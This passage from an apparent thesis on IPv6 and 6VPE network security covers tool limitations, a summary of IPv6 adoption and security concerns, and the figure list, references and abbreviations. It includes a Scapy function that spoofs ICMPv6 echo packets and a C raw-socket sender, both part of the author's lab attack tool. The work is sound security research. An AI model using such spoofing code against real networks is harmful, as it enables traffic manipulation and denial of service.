One important thing to highlight is that Scapy is built on top of Python and the libpcap library. Its Python based structure makes defining and modifying packet fields straightforward, significantly lowering the learning curve for packet crafting. However, this simplicity comes at the cost of performance; Python's interpretive nature often results in slower execution, particularly during high-speed or large-scale attacks, where real-time requirements are crucial. In these contexts, Scapy's slower packet processing can lead to unreliable or incomplete attack execution.

On the other hand, using C offers much higher performance, ideal for speed sensitive network tasks, but it requires more complex and lower-level management of packet structures, making the development process more challenging. A hybrid approach, where Scapy is used for initial packet creation and field definition, followed by exporting these

packets as binary files for handling by a C based program, offers a promising solution. By combining Scapy's ease of packet manipulation with C's speed, this method aims to balance usability with performance. Though, this approach is still in an experimental phase and requires further investigation to establish its effectiveness and practicality for consistent attack execution in different network environments. In the picture below, we can see the function `spoof_packet` where it takes a `pkt` as an argument, and checks if it is `ICMPv6EchoRequest` then changes the hop limit to 99. Normally, Scapy's `sendp` method was used and the speed was a big issue. Rather than using the `sendp` method, writing it to a binary file then passing it to the C application increases the speed while sending the packets. An example can be seen below:

```
def spoof_packet(pkt):
    if scapy.ICMPv6EchoRequest in pkt:
        ether = scapy.Ether(src=source_mac, dst=target_mac)
        ip = scapy.IPv6(src=pkt[scapy.IPv6].src, dst=pkt[scapy.IPv6].dst, hlim=99)
        new_pkt = ether / ip / pkt[scapy.ICMPv6EchoRequest]

        with open('ip_resp.bin', 'wb') as f:
            f.write(bytes(new_pkt))
        #scapy.sendp(new_pkt, iface=iface, verbose=0)
        try:
            result = subprocess.run(['./can_ipv6_send_packet', 'ip_resp.bin', 'eth0'], check=True, capture_output=True, text=True)
            print("Packet sent successfully:", result.stdout)
        except subprocess.CalledProcessError as e:
            print("Failed to send packet:", e.stderr)
```

Figure 4.19 Spoof packet function using Scapy

```
sock = socket(AF_PACKET, SOCK_RAW, htons(ETH_P_ALL));
if (sock < 0) {
    perror("Failed to create socket");
    free(packet);
    exit(EXIT_FAILURE);
}

struct ifreq ifr;
memset(&ifr, 0, sizeof(ifr));
strncpy(ifr.ifr_name, interface_name, IFNAMSIZ - 1);
if (ioctl(sock, SIOCGIFINDEX, &ifr) == -1) {
    perror("Failed to get interface index");
    close(sock);
    free(packet);
    exit(EXIT_FAILURE);
}

struct sockaddr_ll sa;
memset(&sa, 0, sizeof(sa));
sa.sll_family = AF_PACKET;
sa.sll_ifindex = ifr.ifr_ifindex;
sa.sll_protocol = htons(ETH_P_ALL);

if (sendto(sock, packet, packet_len, 0, (struct sockaddr *)&sa, sizeof(sa)) == -1) {
    perror("Failed to send packet");
} else {
    printf("Packet sent successfully\n");
}

close(sock);
free(packet);
}

int main(int argc, char *argv[]) {
    if (argc != 3) {
        fprintf(stderr, "Usage: %s <packet file> <interface>\n", argv[0]);
        return EXIT_FAILURE;
    }

    send_raw_packet(argv[1], argv[2]);
    return EXIT_SUCCESS;
}
```

Figure 4.20 C code for sending a raw packet

Due to the limitations in Scapy, I had to debug many problems for a long time therefore some of the functions are not finished. The attack tool can be improved, and expanded by combining both C with Scapy, then test different scenarios in depth as a future work with the goal of identifying security related issues in IPv6 networks.

Also, another key limitation encountered was the reliance on GNS3 and virtualized network nodes, which, while convenient for testing, impose restrictions on the types and intensity of attacks that can be realistically executed. Virtualized environments can restrict certain attack scenarios due to reduced hardware access and performance overhead, therefore results of the simulated attacks might be misdirecting. A future direction could involve testing in physical or high-fidelity network environments to overcome these constraints and enable a more comprehensive assessment regarding the attack surface.

Additionally, IPv6 security remains an expansive area, particularly around NDP related vulnerabilities and the broader challenges associated with IPv6 network hardening. Future research could delve deeper into the IPv6-specific security mechanisms, testing scenarios that involve routing protocol security for OSPFv3, IS-IS, and other IPv6-adapted protocols. Further investigation into first-hop security measures and DHCPv6 security, which are critical for IPv6 network integrity, would also enhance the scope of this work. By expanding into these areas, future research can provide important and might be interesting insights into IPv6 security and contribute to the development of stronger defenses against emerging network threats.

5.2 Summary

As a result of the research that is done, there are some important notes, and suggestions have to be mentioned. Almost everyone starts learning IPv6 after IPv4, and naturally the learning goes by comparing these two protocols. It is a huge debate whether IPv6 is more secure than IPv4 or not. I believe it is time to rephrase this question to is IPv6 implementations, and deployments are as secure as IPv4 counterparts or not? The technological shifts in IPv6 demands a new mindset from network administrators, engineers, and software developers. In the end, a huge part of the complexities associated with IPv6 deployment comes from the changes in its core technology. The new features in IPv6 require specialized knowledge which is still lacking from many network specialists since they are mainly working with IPv4.

From the configuration of network devices to the design of the network itself, IPv6 requires a rethinking of standard networking practices. Organizations also need to be sure of the compatibility with legacy systems, which can complicate the deployment process since backward compatibility is a huge problem by itself. It is understandable that breaking something that already works doesn't make sense but that is why step by step migrating is a mindful decision. The reason that I have chosen 6VPE for the demonstration purposes was to introduce technologies that do not have to break your existing IPv4 infrastructure but use the power of its core settings. These technologies serve as critical steps in the transition from IPv4 to IPv6, easing the migration process

and helping the ISPs so they can continue to support legacy IPv4 devices while adopting IPv6.

Furthermore, as IPv6 adoption increases, testing and developing proper security measures becomes even more critical, given the new potential vulnerabilities the protocol introduces. Despite being introduced in the 1990s, IPv6 is still considered relatively new compared to IPv4, which has dominated the internet for decades. The heavy reliance on NAT and CGNAT for IPv4 has slowed the widespread adoption of IPv6. These technologies have allowed organizations to extend the life of IPv4. While IPv6 removes the need for NAT, its adoption has been obstructed by organizations' unwillingness to change their existing infrastructure, as well as the operational challenges of running dual-stack networks that support both IPv4 and IPv6. The reasons can vary from cost, to lack of support, education, and need as well but as a result, IPv6 remains in the shadow of its predecessor, despite its advantages.

IPv6 adoption rates vary widely across the globe, with many countries still lagging behind. However, in Hungary where I am currently living, with a deployment rate of 53.24% is above the global average according to the Google IPv6 statistics [53]. This progress can be attributed to concerted efforts by both government and private sectors to strengthen the future of internet technology. The IPv6 deployment rates in Europe are higher compared to other regions which can be the result of the support NREN's get from the European Union, but unfortunately, many other regions are struggling with the transition, often due to the cost and complexity of upgrading legacy systems.

One of the critical concerns with IPv6 is the new vulnerabilities introduced by changes in the protocol. NDP is more complex than ARP and can be exploited through new forms of attacks such as Neighbor Solicitation spoofing, and Neighbor Discovery cache exhaustion due to the nature of large address space in IPv6. The larger address space in IPv6 opens up new attack surfaces that did not exist in IPv4. These vulnerabilities are often challenging to mitigate due to the lack of comprehensive tools, frameworks, and research dedicated to IPv6-specific threats. Securing IPv6 networks is a hot topic that remains as a challenge that requires ongoing attention. While writing this part of the research, another draft RFC [54] is published regarding improvement of the SLAAC which proves my point. IPv6 standardization is continually evolving, with new RFCs frequently being introduced. It is great for the wide adoption of IPv6 but this constant state of change could make it difficult for organizations to keep up with the latest best practices for securing and managing IPv6 networks. As IPv6 is still developing, the standards written for it are not always stable, which might create uncertainty in implementation. Vendors and ISPs should adapt their products and services to comply with the latest standards.

Another point is that some of the proposed fixes for IPv6 security issues are not implemented because vendors face significant technical and cost-related barriers. A mitigation technique for NDP-related vulnerabilities such as SEND or the change of the mandatory implementation of IPSec being changed to optional due to the updates by IETF later on can be good examples of this. Given the evolving nature of IPv6, it is important

for organizations to be sure that their vendors fully support IPv6 as a protocol. Before deploying IPv6 to your network, it is a great idea to check the document RIPE-772 named Requirements For IPv6 in ICT Equipment by RIPE NCC [55]. The document shows the mandatory, and optional requirements of IPv6 for host machines to network equipment such as L3 Routers, and L2 switches by specifying the requirements within their RFC's. This list can be useful for network engineers to test if their equipment complies with the mandatory requirements. Apart from RIPE-772, the IPv6 Ready Logo Program [56] can also be useful to assess the network equipment if it is IPv6 ready or not. It provides a list of approved products which are ready for IPv6. Vendors claiming to support IPv6 should be thoroughly tested to verify that they have implemented the protocol correctly and completely. This is important to assess that organizations are not left vulnerable to attacks or operational issues due to incomplete or inadequate IPv6 support.

To sum up, I believe continuous research is necessary to address the ongoing security challenges of IPv6. As IPv6 evolves, so too will the nature of the threats against it. Researchers, vendors, and organizations must collaborate to stay ahead of these emerging vulnerabilities. While IPv6 offers some advantages over IPv4, its complexity also introduces new risks that cannot be ignored. Ongoing research is needed for developing new tools, standards, and best practices to secure IPv6 networks. Also, a proper education for the Software Developers, Network Engineers, and to the Educators is a must to widespread IPv6. Without the continued focus to improve IPv6, the transition to IPv6 could open up new attack vectors that will affect the security and stability of the global internet.

Table of Figures

Figure 2.1 IPv6 Header Format	11
Figure 2.2 Reference Architecture for mobile backhaul network using MPLS Transport in the Access, Aggregation, and Core Networks	17
Figure 2.3 6VPE single-AS networking	19
Figure 4.1 The IPv6 testing application	35
Figure 4.2 6VPE topology used for testing the security	35
Figure 4.3 6VPE topology after placing the Attacker Node	36
Figure 4.4 MLD Query and Report messages as a response	37
Figure 4.5 Packet details of MLD Query	37
Figure 4.6 MLD Scanning script result	37
Figure 4.7 Code for ICMPv6 Echo Request with Unknown Destination Options	38
Figure 4.8 ICMPv6 Echo Request with Unknown Destination Options capture on Wireshark	38
Figure 4.9 Parameter Problem as reply on Wireshark	39
Figure 4.10 Reply to ICMPv6 Echo Request with Unknown Destination Options capture on Wireshark	39
Figure 4.11 Param Problem script result	40
Figure 4.12 Neighbor cache before the poisoning	40
Figure 4.13 Wireshark capture of crafted NS	41
Figure 4.14 Attacker node's mac address and running the script	41
Figure 4.15 Neighbor cache after the poisoning	41
Figure 4.16 The function for neighbor cache exhaustion attack	43
Figure 4.17 Neighbor cache table with invalid entries	43
Figure 4.18 Ping failures after neighbor cache attack	44
Figure 4.19 Spoof packet function using Scapy	45
Figure 4.20 C code for sending a raw packet	46

References

- [1] T. Narten, T. Jinmei, and S. Thomson, “IPv6 Stateless Address Autoconfiguration,” Internet Engineering Task Force, Request for Comments RFC 4862, Sep. 2007. doi: 10.17487/RFC4862.
- [2] S. E. Deering and B. Hinden, “IP Version 6 Addressing Architecture,” Internet Engineering Task Force, Request for Comments RFC 4291, Feb. 2006. doi: 10.17487/RFC4291.
- [3] S. Kawamura and M. Kawashima, “A Recommendation for IPv6 Address Text Representation,” Internet Engineering Task Force, Request for Comments RFC 5952, Aug. 2010. doi: 10.17487/RFC5952.
- [4] B. E. Carpenter, T. Chown, F. Gont, S. Jiang, A. Petrescu, and A. Yourtchenko, “Analysis of the 64-bit Boundary in IPv6 Addressing,” Internet Engineering Task Force, Request for Comments RFC 7421, Jan. 2015. doi: 10.17487/RFC7421.
- [5] Y. Matsuzaki, M. Kohno, T. Narten, R. Bush, B. Nitzan, and L. Colitti, “Using 127-Bit IPv6 Prefixes on Inter-Router Links,” Internet Engineering Task Force, Request for Comments RFC 6164, Apr. 2011. doi: 10.17487/RFC6164.
- [6] T. Narten, R. P. Draves, and S. Krishnan, “Privacy Extensions for Stateless Address Autoconfiguration in IPv6,” Internet Engineering Task Force, Request for Comments RFC 4941, Sep. 2007. doi: 10.17487/RFC4941.
- [7] B. Haberman and B. Hinden, “Unique Local IPv6 Unicast Addresses,” Internet Engineering Task Force, Request for Comments RFC 4193, Oct. 2005. doi: 10.17487/RFC4193.
- [8] B. Haberman, B. Zill, E. Nordmark, T. Jinmei, and S. E. Deering, “IPv6 Scoped Address Architecture,” Internet Engineering Task Force, Request for Comments RFC 4007, Mar. 2005. doi: 10.17487/RFC4007.
- [9] X. Li, M. Boucadair, C. Huitema, M. Bagnulo, and C. Bao, “IPv6 Addressing of IPv4/IPv6 Translators,” Internet Engineering Task Force, Request for Comments RFC 6052, Oct. 2010. doi: 10.17487/RFC6052.
- [10] S. E. Deering and B. Hinden, “Internet Protocol, Version 6 (IPv6) Specification,” Internet Engineering Task Force, Request for Comments RFC 8200, Jul. 2017. doi: 10.17487/RFC8200.
- [11] S. Kent and R. Atkinson, “IP Encapsulating Security Payload (ESP),” Internet Engineering Task Force, Request for Comments RFC 2406, Nov. 1998. doi: 10.17487/RFC2406.
- [12] W. A. Simpson, T. Narten, E. Nordmark, and H. Soliman, “Neighbor Discovery for IP version 6 (IPv6),” Internet Engineering Task Force, Request for Comments RFC 4861, Sep. 2007. doi: 10.17487/RFC4861.
- [13] M. Carney, C. E. Perkins, B. Volz, T. Lemon, and J. Bound, “Dynamic Host Configuration Protocol for IPv6 (DHCPv6),” Internet Engineering Task Force, Request for Comments RFC 3315, Jul. 2003. doi: 10.17487/RFC3315.
- [14] T. Chown, J. A. Loughney, and T. Winters, “IPv6 Node Requirements,” Internet Engineering Task Force, Request for Comments RFC 8504, Jan. 2019. doi: 10.17487/RFC8504.
- [15] S. E. Deering, B. Fenner, and B. Haberman, “Multicast Listener Discovery (MLD) for IPv6,” Internet Engineering Task Force, Request for Comments RFC 2710, Oct. 1999. doi: 10.17487/RFC2710.
- [16] L. Costa and R. Vida, “Multicast Listener Discovery Version 2 (MLDv2) for IPv6,” Internet Engineering Task Force, Request for Comments RFC 3810, Jun. 2004. doi: 10.17487/RFC3810.
- [17] F. L. Clech and R. Isler, “Technical Specifications for MPLS in Mobile Backhaul

- Networks,” no. 1, 2011.
- [18] A. Viswanathan, E. C. Rosen, and R. Callon, “Multiprotocol Label Switching Architecture,” Internet Engineering Task Force, Request for Comments RFC 3031, Jan. 2001. doi: 10.17487/RFC3031.
 - [19] Y. Rekhter, T. J. Bates, R. Chandra, and D. Katz, “Multiprotocol Extensions for BGP-4,” Internet Engineering Task Force, Request for Comments RFC 2283, Feb. 1998. doi: 10.17487/RFC2283.
 - [20] I. Pepelnjak and J. Guichard, *MPLS and VPN architectures*, CCIP ed. in Certification and training series. Indianapolis, IN: Cisco Press, 2002.
 - [21] L. Jiaxuan, “What Is 6VPE? How Does 6VPE Work?,” Huawei. Accessed: Sep. 29, 2024. [Online]. Available: <https://info.support.huawei.com/info-finder/encyclopedia/en/6VPE.html>
 - [22] K. Seo and S. Kent, “Security Architecture for the Internet Protocol,” Internet Engineering Task Force, Request for Comments RFC 4301, Dec. 2005. doi: 10.17487/RFC4301.
 - [23] A. S. Ahmed, R. Hassan, and N. E. Othman, “Improving security for IPv6 neighbor discovery,” in *2015 International Conference on Electrical Engineering and Informatics (ICEEI)*, Aug. 2015, pp. 271–274. doi: 10.1109/ICEEI.2015.7352509.
 - [24] F. Xiaorong, L. Jun, and J. Shizhun, “Security analysis for IPv6 neighbor discovery protocol,” in *2013 2nd International Symposium on Instrumentation and Measurement, Sensor Network and Automation (IMSNA)*, Dec. 2013, pp. 303–307. doi: 10.1109/IMSNA.2013.6743275.
 - [25] C. E. Martin and J. H. Dunn, “Internet Protocol Version 6 (IPv6) Protocol Security Assessment,” in *MILCOM 2007 - IEEE Military Communications Conference*, Oct. 2007, pp. 1–7. doi: 10.1109/MILCOM.2007.4455200.
 - [26] S. Convery, “IPv6 and IPv4 Threat Comparison and Best- Practice Evaluation (v1.0),” 2004. Accessed: Sep. 29, 2024. [Online]. Available: <https://www.semanticscholar.org/paper/IPv6-and-IPv4-Threat-Comparison-and-Best-Practice-Convery/ab4812f947f0c9b34240dd9ed72d087c32cbb59b>
 - [27] C. E. Perkins, J. Arkko, and D. B. Johnson, “Mobility Support in IPv6,” Internet Engineering Task Force, Request for Comments RFC 3775, Jun. 2004. doi: 10.17487/RFC3775.
 - [28] R. Z. Khan and A. Shiranzaei, “IPv6 security tools — A systematic review,” in *2016 International Conference on Computing, Communication and Automation (ICCCA)*, Apr. 2016, pp. 459–464. doi: 10.1109/CCAA.2016.7813763.
 - [29] “IANA IPv6 Special-Purpose Address Registry.” Accessed: Sep. 29, 2024. [Online]. Available: <https://www.iana.org/assignments/iana-ipv6-special-registry/iana-ipv6-special-registry.xhtml>
 - [30] B. E. Carpenter and S. Jiang, “Significance of IPv6 Interface Identifiers,” Internet Engineering Task Force, Request for Comments RFC 7136, Feb. 2014. doi: 10.17487/RFC7136.
 - [31] “Reserved IPv6 Interface Identifiers.” Accessed: Sep. 29, 2024. [Online]. Available: <https://www.iana.org/assignments/ipv6-interface-ids/ipv6-interface-ids.xhtml>
 - [32] F. Gont and W. (Shucheng) LIU, “A Method for Generating Semantically Opaque Interface Identifiers (IIDs) with the Dynamic Host Configuration Protocol for IPv6 (DHCPv6),” Internet Engineering Task Force, Request for Comments RFC 7943, Sep. 2016. doi: 10.17487/RFC7943.
 - [33] F. Gont, “A Method for Generating Semantically Opaque Interface Identifiers with IPv6 Stateless Address Autoconfiguration (SLAAC),” Internet Engineering Task Force, Request for Comments RFC 7217, Apr. 2014. doi: 10.17487/RFC7217.
 - [34] F. Gont, S. Krishnan, T. Narten, and R. P. Draves, “Temporary Address Extensions for Stateless Address Autoconfiguration in IPv6,” Internet Engineering Task Force, Request for Comments RFC 8981, Feb. 2021. doi: 10.17487/RFC8981.

- [35] T. Aura, "Cryptographically Generated Addresses (CGA)," Internet Engineering Task Force, Request for Comments RFC 3972, Mar. 2005. doi: 10.17487/RFC3972.
- [36] M. Bagnulo, "Hash-Based Addresses (HBA)," Internet Engineering Task Force, Request for Comments RFC 5535, Jun. 2009. doi: 10.17487/RFC5535.
- [37] M. Gupta and A. Conta, "Internet Control Message Protocol (ICMPv6) for the Internet Protocol Version 6 (IPv6) Specification," Internet Engineering Task Force, Request for Comments RFC 4443, Mar. 2006. doi: 10.17487/RFC4443.
- [38] J. Kempf, P. Nikander, and E. Nordmark, "IPv6 Neighbor Discovery (ND) Trust Models and Threats," Internet Engineering Task Force, Request for Comments RFC 3756, May 2004. doi: 10.17487/RFC3756.
- [39] S. Venaas and T. Chown, "Rogue IPv6 Router Advertisement Problem Statement," Internet Engineering Task Force, Request for Comments RFC 6104, Feb. 2011. doi: 10.17487/RFC6104.
- [40] J. Kempf, J. Arkko, B. Zill, and P. Nikander, "SEcure Neighbor Discovery (SEND)," Internet Engineering Task Force, Request for Comments RFC 3971, Mar. 2005. doi: 10.17487/RFC3971.
- [41] F. T. Solensky, M. J. Christensen, and K. Kimball, "Considerations for Internet Group Management Protocol (IGMP) and Multicast Listener Discovery (MLD) Snooping Switches," Internet Engineering Task Force, Request for Comments RFC 4541, May 2006. doi: 10.17487/RFC4541.
- [42] D. Senie and P. Ferguson, "Network Ingress Filtering: Defeating Denial of Service Attacks which employ IP Source Address Spoofing," Internet Engineering Task Force, Request for Comments RFC 2827, May 2000. doi: 10.17487/RFC2827.
- [43] F. Baker and P. Savola, "Ingress Filtering for Multihomed Networks," Internet Engineering Task Force, Request for Comments RFC 3704, Mar. 2004. doi: 10.17487/RFC3704.
- [44] G. Neville-Neil, P. Savola, and J. Abley, "Deprecation of Type 0 Routing Headers in IPv6," Internet Engineering Task Force, Request for Comments RFC 5095, Dec. 2007. doi: 10.17487/RFC5095.
- [45] C. Filsfils, P. Camarillo, J. Leddy, D. Voyer, S. Matsushima, and Z. Li, "Segment Routing over IPv6 (SRv6) Network Programming," Internet Engineering Task Force, Request for Comments RFC 8986, Feb. 2021. doi: 10.17487/RFC8986.
- [46] S. Krishnan, "Handling of Overlapping IPv6 Fragments," Internet Engineering Task Force, Request for Comments RFC 5722, Dec. 2009. doi: 10.17487/RFC5722.
- [47] F. Gont, "Processing of IPv6 'Atomic' Fragments," Internet Engineering Task Force, Request for Comments RFC 6946, May 2013. doi: 10.17487/RFC6946.
- [48] D. Ferguson, A. Lindem, and J. Moy, "OSPF for IPv6," Internet Engineering Task Force, Request for Comments RFC 5340, Jul. 2008. doi: 10.17487/RFC5340.
- [49] M. Gupta and N. Melam, "Authentication/Confidentiality for OSPFv3," Internet Engineering Task Force, Request for Comments RFC 4552, Jun. 2006. doi: 10.17487/RFC4552.
- [50] H. Krawczyk, M. Bellare, and R. Canetti, "HMAC: Keyed-Hashing for Message Authentication," Internet Engineering Task Force, Request for Comments RFC 2104, Feb. 1997. doi: 10.17487/RFC2104.
- [51] R. Atkinson, V. Manral, M. Fanto, T. Li, R. White, and M. Bhatia, "IS-IS Generic Cryptographic Authentication," Internet Engineering Task Force, Request for Comments RFC 5310, Feb. 2009. doi: 10.17487/RFC5310.
- [52] J. Durand, I. Pepelnjak, and G. Döring, "BGP Operations and Security," Internet Engineering Task Force, Request for Comments RFC 7454, Feb. 2015. doi: 10.17487/RFC7454.
- [53] "IPv6 – Google." Accessed: Nov. 01, 2024. [Online]. Available: <https://www.google.com/intl/en/ipv6/statistics.html>

- [54] F. Gont, J. Zorz, R. Patterson, and J. Linkova, “Improving the Robustness of Stateless Address Autoconfiguration (SLAAC) to Flash Renumbering Events,” Internet Engineering Task Force, Internet Draft draft-ietf-6man-slaac-renum-08, Oct. 2024. Accessed: Nov. 01, 2024. [Online]. Available: <https://datatracker.ietf.org/doc/draft-ietf-6man-slaac-renum>
- [55] “Requirements For IPv6 in ICT Equipment,” RIPE Network Coordination Center. Accessed: Nov. 01, 2024. [Online]. Available: <https://www.ripe.net/publications/docs/ripe-772/>
- [56] “IPv6 Ready Logo Site | Home.” Accessed: Nov. 01, 2024. [Online]. Available: <https://www.ipv6ready.org/>
- [57] J. D. Clercq, D. Ooms, F. L. Faucheur, and S. Prevost, “Connecting IPv6 Islands over IPv4 MPLS Using IPv6 Provider Edge Routers (6PE),” Internet Engineering Task Force, Request for Comments RFC 4798, Feb. 2007. doi: 10.17487/RFC4798.

Abbreviations

6PE	IPv6 Provider Edge
6VPE	IPv6 VPN Provider Edge
AH	Authentication Header
APIPA	Automatic Private IP Addressing
ARP	Address Resolution Protocol
BGP	Border Gateway Protocol
CE	Customer Edge
CLI	Command-line Interface
CS-PE	Cell Site-Provider Edge
DAD	Duplicate Address Detection
DDOS	Distributed Denial-of-Service
DHCP	Dynamic Host Configuration Protocol
DHCPV6	Dynamic Host Configuration Protocol Version 6
DNS	Domain Name System
DNSSD	DNS Service Discovery
DOS	Denial-of-Service
ESP	Encapsulating Security Payload
EUI-64	64-bit Extended Unique Identifier
GARP	Gratuitous ARP
GNS3	Graphical Network Simulator-3
GUA	Global Unicast Address
HMAC	Hash-Based Message Authentication Codes
HTTPS	Hypertext Transfer Protocol Secure
IANA	Internet Assigned Numbers Authority
ICMPV6	Internet Control Message Protocol for IPv6
IDS	Intrusion Detection System
IETF	Internet Engineering Task Force

IID	Interface Identifier
IKE	Internet Key Exchange
IOT	Internet of Things
IPS	Intrusion Prevention System
IPSEC	Internet Protocol Security
IPV4	Internet Protocol Version 4
IPV6	Internet Protocol Version 6
IS-IS	Intermediate System to Intermediate System
ISP	Internet Service Provider
LDP	Label Distribution Protocol
LLA	Link-local Address
LLMNR	Link-Local Multicast Name Resolution
MAC	Media Access Control
MDNS	Multicast DNS
MLD	Multicast Listener Discovery
MP-BGP	Multiprotocol BGP
MPLS	Multiprotocol Label Switching
MTU	Maximum Transmission Unit
NA	Neighbor Advertisement
NAT	Network Address Translation
NDP	Neighbor Discovery Protocol
NREN	National Research and Education Network
NS	Neighbor Solicitation
NTP	Network Time Protocol
OSPF	Open Shortest Path First
OUI	Organizationally Unique Identifier
P	Provider
PDU	Protocol Data Unit
PTR	DNS Pointer Record

QOS	Quality of Service
RA	Router Advertisement
RFC	Request For Comments
RH	Routing Header
RIP	Routing Information Protocol
RIPng	Routing Information Protocol Next Generation
RIR	Regional Internet Registry
RS	Router Solicitation
SHA	Secure Hash Algorithm
SLAAC	Stateless Address Autoconfiguration
SMA	Solicited-node Multicast Address
SS-PE	Switch Side - Provider Edge
TCP	Transmission Control Protocol
TLV	Type-length-value
UDP	User Datagram Protocol
ULA	Unique Local Address
URPF	Unicast Reverse Path Forwarding
VPN	Virtual Private Network
VRF	Virtual Routing and Forwarding